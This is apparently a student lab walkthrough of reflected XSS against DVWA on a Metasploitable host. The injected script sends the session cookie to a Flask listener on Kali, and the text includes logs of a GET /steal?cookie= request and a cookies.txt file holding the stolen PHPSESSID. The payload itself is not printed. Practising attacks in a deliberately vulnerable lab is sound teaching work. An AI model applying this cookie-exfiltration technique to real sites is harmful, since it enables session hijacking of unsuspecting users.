

Firstly, create the server on kali

```
(kali㉿kali)-[~/Documents]
$ sudo python3 makeserver.py
[sudo] password for kali:
* Serving Flask app 'makeserver'
* Debug mode: off
WARNING: This is a development server. Do not use it in a production deployment. Use a production WSGI server instead.
* Running on all addresses (0.0.0.0)
* Running on http://127.0.0.1:5000
* Running on http://192.168.64.4:5000
Press CTRL+C to quit
192.168.64.4 - - [25/Oct/2024 02:13:39] "GET /steal?cookie=security%3Dlow;%20PHPSESSID%3Dadd71df88674df39284fa882e2a3880e HTTP/1.1" 200 -
```


Next, go to kali and enter the following URL:

<http://192.168.64.5/dvwa>

Note that this is the metasploitable IP address.

Once on the website, go to DVWA security and set it to low to allow injection.

After that, go to XSS reflected and insert the malicious JS code into the textbox, then press submit.



After that, the cookie should be sent back to the flask server in that specific terminal window.

```
* Running on http://192.168.64.4:5000
Press CTRL+C to quit
192.168.64.4 - - [25/Oct/2024 02:13:39] "GET /steal?cookie=security%3Dlow;%20
PHPSESSID%3Dadd71df88674df39284fa882e2a3880e HTTP/1.1" 200 -
```

The cookies.txt file also gets created in that same directory, showing the cookie and timestamp:

```
~/Documents/cookies.txt [Read Only] - Mousepad
File Edit Search View Document Help
1 Cookie: security=low; PHPSESSID=add71df88674df39284fa882e2a3880e, Timestamp:
  2024-10-25 02:13:39.936819
2
```